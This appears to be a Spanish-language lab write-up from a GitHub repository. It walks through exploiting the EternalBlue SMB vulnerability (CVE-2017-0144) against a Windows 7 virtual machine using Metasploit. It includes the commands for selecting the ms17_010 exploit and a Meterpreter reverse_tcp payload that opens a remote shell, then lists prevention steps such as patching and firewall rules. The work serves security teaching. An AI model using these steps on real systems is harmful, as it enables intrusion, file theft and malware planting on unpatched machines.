Vulnerability-Research-CVE-2017-0144
LAB: ATAQUE AL SISTEMA OPERATIVO WINDOWS BASADO EN LA VULNERABILIDAD DEL PROTOCOLO SMB.

- I. DESCRIPCIÓN
En este laboratorio usaremos dos computadoras para simular un ataque basado en la vulnerabilidad del protocolo SMB del sistema operativo Windows. Una máquina ejecuta el SO Kali Linux y desempeña el papel del atacante (hacker). Y una computadora desempeña el papel de la máquina víctima (victim). La máquina víctima ejecuta el sistema operativo Windows 7 de 64 bits, que contiene la vulnerabilidad SMB. Para hacer esto, en la máquina Kali Linux usaremos el exploit llamado EternalBlue para atacar a la máquina Windows 7.
- II. INTRODUCCIÓN GENERAL
- Server Message Block (SMB) es un protocolo para compartir archivos bastante común en la plataforma Windows de Microsoft. Gracias a este protocolo SMB, las computadoras Windows que se conectan entre sí en la misma capa de red o en el mismo dominio pueden compartir archivos entre ellas. Hasta ahora, SMB también se conoce como Common Internet File Sharing (CIFS).
- EternalBlue es un exploit basado en la vulnerabilidad del protocolo SMB a través del puerto 445. Inicialmente, EternalBlue fue desarrollado por la Agencia de Seguridad Nacional de los Estados Unidos (NSA). Su nombre completo en inglés es U.S. National Security Agency. Pero después fue filtrado por el grupo de hackers The Shadow Brokens en 2017. También en ese mismo año, una ola de ataques a gran escala del virus de cifrado de datos – ransomware – dirigida a las computadoras Windows de Microsoft tuvo lugar en todo el mundo. Entre ellos, el más famoso fue el virus WannaCry. Hasta la fecha, aunque Microsoft ya parchó esta vulnerabilidad con la actualización de seguridad MS17-010, en el mundo sigue existiendo una gran cantidad de computadoras que ejecutan el sistema operativo Windows y que aún presentan esta vulnerabilidad. Esta vulnerabilidad fue publicada en CVE-2017-0144. (Windows SMB Remote Code Execution Vulnerability). Esta vulnerabilidad es extremadamente peligrosa y muy fácil de explotar. Lo notable es que, para atacar a través de esta vulnerabilidad del protocolo SMB, el hacker no necesita enviar ni engañar a la víctima para que descargue o ejecute ningún virus malicioso. Es decir, la víctima, aunque no haga nada, puede ser atacada fácilmente por el hacker, que toma el control de la computadora sin que esta se dé cuenta.
- III. PREPARACIÓN
- Preparar 02 máquinas virtuales que se ejecutan en el software VMware Workstation. La máquina virtual Kali Linux (máquina hacker) tiene la dirección IP: 192.168.198.140 y la máquina virtual Windows 7 (máquina víctima) tiene la dirección IP: 192.168.198.143
1.En la máquina virtual Kali(ataque):
- -Comprobar la IP: ifconfig
- -Iniciar el servicio de Postgresql: # service postgresql start
- -Para comprobar si postgresql ya está en ejecución, usamos el comando: # service postgresql status
2.En la máquina virtual Windows 7(víctima):
- Comprobar la IP : ipconfig
- Desactivar el cortafuegos (Firewall).
- IV. EJECUCIÓN DEL ATAQUE.
- En la máquina Kali: iniciar sesión en Metasploit con el comando: # msfconsole

- Una vez dentro de Metasploit, buscamos los exploits y las sintaxis relacionadas con ms17_010 con el comando: # search ms17_010

- Añadir la dirección IP de la máquina víctima y la máquina atacante
- Configurar el payload para explotar:
- use 0 -> set payload windows/x64/meterpreter/reverse_tcp:
- Ejecutar el exploit para llevar a cabo la explotación

- -Abrir una shell en la máquina víctima (se realiza a través de la terminal de la máquina atacante) después de haber logrado acceder:

- =>En este punto, se considera que el hacker ha logrado infiltrarse con éxito en la máquina víctima. En este momento, el hacker puede eliminar o robar archivos de la máquina víctima sin que esta se dé cuenta. Incluso, el hacker puede subir y ejecutar virus directamente en ella.
- V. MÉTODOS DE PREVENCIÓN.
- – Para evitar ser explotado y que se aprovechen del protocolo SMB, debemos realizar una serie de tareas:
- Activar el cortafuegos (Firewall).
- Actualizar Windows a la versión más reciente. O descargar e instalar los parches de seguridad de Microsoft. Especialmente el parche de seguridad ms17_010.
- Bloquear los puertos 135, 445.
- +netsh advfirewall firewall add rule dir=in action=block protocol=TCP localport=135 name="Block_Cong_135"
- +netsh advfirewall firewall add rule dir=in action=block protocol=TCP localport=445 nam

 ducanh2oo3/vulnerability-research-cve-2017-0144







